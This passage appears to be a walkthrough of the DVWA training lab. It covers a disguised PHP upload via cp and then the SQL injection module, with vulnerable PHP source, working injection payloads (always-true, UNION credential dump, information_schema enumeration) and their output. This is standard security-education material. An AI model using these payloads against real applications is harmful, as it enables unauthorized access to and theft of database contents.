
4. This command is used to copy a file while disguising a malicious payload:

- `cp` → Copies a file
- `malicious.php` → The source file (either a legitimate image or a file containing hidden code)
- `image.jpg` → The destination file






this is the successfully uploads




Vulnerability: SQL Injection

SQL Injection is a class of security vulnerability in which an attacker manipulates the SQL queries executed by a web application's database. By injecting malicious SQL code through unsanitized user inputs, an attacker can read sensitive data, modify or delete database records, bypass authentication, or, in severe cases, gain control over the underlying system.


Security Level :- Low



Log in to the DVWA home page, then navigate to and click on the **SQL Injection** module.



As we know, the first step is to review the source code. The issue is clear: the application is vulnerable to SQL injection because it directly concatenates user input into SQL queries without proper sanitization or parameterized statements. This allows attackers to manipulate the query logic, potentially exposing sensitive data or altering the database.



```

<?php
if(isset($_REQUEST['Submit'])) {
    // Get user
    $id = $_REQUEST['id'];
    switch ($id) {
        case '1':
            // Basic query
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
            $result = mysqli_query($mysqli, $query);
            if ($result) {
                while($row = mysqli_fetch_assoc($result)) {
                    // Get results
                    $first = $row['first_name'];
                    $last = $row['last_name'];
                    // Feedback for end user
                    echo "<pre>ID: ($id)</pre>First name: ($first)</pre>Surname: ($last)</pre>";
                }
            } else {
                // Error in query
                echo "<pre>Error in query</pre>";
            }
            break;
        case 'SQLITE':
            // SQLite query
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
            $result = mysqli_query($mysqli, $query);
            if ($result) {
                while($row = mysqli_fetch_assoc($result)) {
                    // Get results
                    $first = $row['first_name'];
                    $last = $row['last_name'];
                    // Feedback for end user
                    echo "<pre>ID: ($id)</pre>First name: ($first)</pre>Surname: ($last)</pre>";
                }
            } else {
                // Error in query
                echo "<pre>Error in query</pre>";
            }
            break;
    }
}


```

In this code, the variable \$id is taken directly from user input with no validation or sanitization, and then embedded straight into the SQL query. That's the core problem.

```

$id = $_REQUEST['id'];
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";

```




In this step, the injected input changes the logic of the SQL query executed by the database.

Payload:

' OR '1'='1' --


This payload forces the condition to always evaluate as true, while the comment sequence (--) ignores the rest of the query. As a result, the database returns records it was never meant to expose. That is why usernames become visible.



Now the impact becomes clearer. By using a UNION-based payload, the injected query forces the database to merge the original result set with data from another table.

Payload:



' UNION SELECT user, password FROM users --




This query is used to enumerate table names from the current database by abusing the system catalog.

Payload:

1' UNION SELECT table_name, NULL FROM information_schema.tables --





Username: admin
Security Level: low
Locale: en
SQLi DB: mysql

View Source View Help

Damn Vulnerable Web Application (DVWA)

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://hobby-tables.com/>

Surname:

ID: 1' UNION SELECT table name, NULL FROM information_schema.tables --
First name: INNODB_TABLESPACES_ENCRYPTION
Surname:


ID: 1' UNION SELECT table name, NULL FROM information_schema.tables --
First name: INNODB_LOCK_WAITS
Surname:

ID: 1' UNION SELECT table name, NULL FROM information_schema.tables --
First name: THREAD_POOL_STATS
Surname:


ID: 1' UNION SELECT table name, NULL FROM information_schema.tables --
First name: guestbook
Surname:

ID: 1' UNION SELECT table name, NULL FROM information_schema.tables --
First name: session_account_connect_attrs
Surname:

Security level is currently: *medium*.

